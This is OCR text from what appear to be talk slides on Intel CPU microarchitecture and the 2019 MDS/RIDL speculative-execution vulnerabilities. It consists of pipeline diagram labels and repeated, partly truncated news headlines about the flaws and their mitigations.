
Intel CPUs are *everywhere*

Intel has a *bounty program*


INTEL CPU


2x UPI x 20 @ 10.4GT/s
PCIe @ 8GT/s
PCIe @ 8GT/s
x4 DMI
PCIe @ 8GT/s
2x UPI x 20
PCIe x 16
PCIe x 16
DMI x 4
CBDMA
PCIe x 16
CHA/SF/LLC
Core
DDR4
MC
DDR

CPU



INTEL CPU




1 Front-end
Instruction Predecode & Fetch (16 bytes)
6 MOPs
Instruction Queue (2x25 entries)
Macro Fusion
5 MOPs
5-way Decoder
Complex
Simple
Simple
Simple
Simple
3-4 µOPs
µOP
µOP
µOP
µOP
MS ROM
µCode Sequencer
Branch Prediction Unit
Return Stack Buffer
Branch Target Buffer
µOP Cache 1.5K µOPs 8-way
6 µOPs
5 µOPs
4 µOPs
Multiplexer
Stack Engine
Adders
Allocation Queue (2x64 entries)
Micro Fusion
3 Memory Pipeline
L1i Cache 32 kiB 8-way
L1i TLB
Instruction µOP Cache Tags
L2 TLB
L2 Cache 256 kiB 4-way
L1d TLB
L1d Cache 32 kiB 8-way
Line Fill Buffer (10 entries)
2 Out-of-Order Engine
Execution Units
STORE
AGU LOAD
AGU LOAD
INT ALU
INT DIV
IVEC ALU
IVEC MUL
FP FMA
AES
VEC STR
FP DIV
Branch
AGU
INT ALU
Branch
INT ALU
VEC SHUFFLE
IVEC ALU
LEA
INT ALU
INT MUL
IVEC ALU
IVEC MUL
FP FMA
Bit Scan
port 0
port 2
port 3
port 4
port 7
port 6
port 5
port 1
Common Data Buses
µOP Scheduler Unified Reservation Station (97 entries)
loads
stores
branches
µOPs
Load Buffer (72 entries)
Store & Forward Buffer (56 entries)
Branch Order Buffer (48 entries)
Re-order Buffer (224 entries)
Retirement Unit
Physical Register File
Integer Registers (180 entries)
Vector Registers (168 entries)
Register Alias Table
Primary RAT
Shadow RAT
4 µOPs
6 µOPs
Register Allocation & Renaming
CPU Core
CPU Core
CPU Core
CPU Core
LLC Slice
LLC Slice
LLC Slice
LLC Slice
System Agent
Display Controller
PCIe
Memory Controller

TODAY

One class of Intel pipeline "bugs": MDS

MDS ATTACKS




I SPECULATE THAT THIS WON'T BE THE LAST SUCH BUG —

New speculative execution bug leaks data from Intel chips' internal buffers

Intel-specific vulnerability was found by researchers both inside and outside the company.

PETER BRIGHT - 5/14/2019, 8:10 PM

MDS ATTACKS



Protecting your computer against Intel’s latest security flaw is easy, unless it isn’t

Spectre is going to haunt us for a very long time


By Dieter Bohn | @backlon | May 17, 2019, 9:12am EDT

aks data

Intel-specific vulnerability was found by researchers both inside and outside the company.

PETER BRIGHT - 5/14/2019, 8:10 PM

MDS ATTACKS



Protecting your computer against Intel's latest security flaw is easy, unless it isn't

Spectre is going to haunt us for a very long time

By Dieter Bohn | @backlon | May 17, 2019, 9:12am EDT


aks data

Intel-specific vulnerability was found by researchers both inside and outside the company

RIDL vulnerability hits Intel - new Side Channel Attack potentially is worse than Spectre and Meltdown

by Hilbert Hagedoorn on: 05/14/2019 08:38 PM | source: volkskrant.nl | 168 comment(s)

MDS ATTACKS



Buffer the Intel flayer: Chipzilla, Microsoft, Linux world, etc emit fixes for yet more data-leaking processor flaws

Intel CPUs dating back a decade are vulnerable to latest cousin of Spectre

By Thomas Claburn in San Francisco 14 May 2019 at 17:00 55 SHARE ▼

Protecting against Int flaw is eas

Spectre is going to haunt us for a very long time

By Dieter Bohn | @backlon | May 17, 2019, 9:12am EDT


aks data

Intel-specific vulnerability was found by researchers both inside and outside the company

RIDL vulnerability hits Intel - new Side Channel Attack potentially is worse than Spectre and Meltdown ★★★★★

by Hilbert Hagedoorn on: 05/14/2019 08:38 PM | source: volkskrant.nl | 168 comment(s)

MDS ATTACKS



Buffer the Intel flayer: Chipzilla, Microsoft, Linux world, etc emit fixes for yet more data-leaking processor flaws

Intel CPUs dating back a decade are vulnerable to latest cousin of Spectre

By Thomas Claburn in San Francisco 14 May 2019 at 17:00 55 SHARE ▼

Protecting against Int flaw is eas

Spectre is going to haunt us for a very long time

By Dieter Bohn | @backlon | May 17, 2019, 9:12am EDT

aks data

le and outside the


updates against MDS attacks

Microsoft releases standalone updates containing Intel microcode mitigations for recently disclosed MDS attacks.

By Liam Tung | June 4, 2019 -- 12:10 GMT (13:10 BST) | Topic: Security

k potentially is worse than

MDS ATTACKS



RIP Hyper-Threading? ChromeOS axes key Intel CPU feature over data-leak flaws – Microsoft, Apple suggest snub

Plug pulled on SMT tech as software makers put security ahead of performance

By Thomas Claburn in San Francisco 14 May 2019 at 21:14 71 SHARE ▼

ayer: Chipzilla,
world, etc emit fixes
-leaking processor

k a decade are vulnerable to
e

co 14 May 2019 at 17:00 55 SHARE ▼

Spectre is going to haunt us for a very long time

By Dieter Bohn | @backlon | May 17, 2019, 9:12am EDT

aks data

de and outside the

updates against MDS attacks

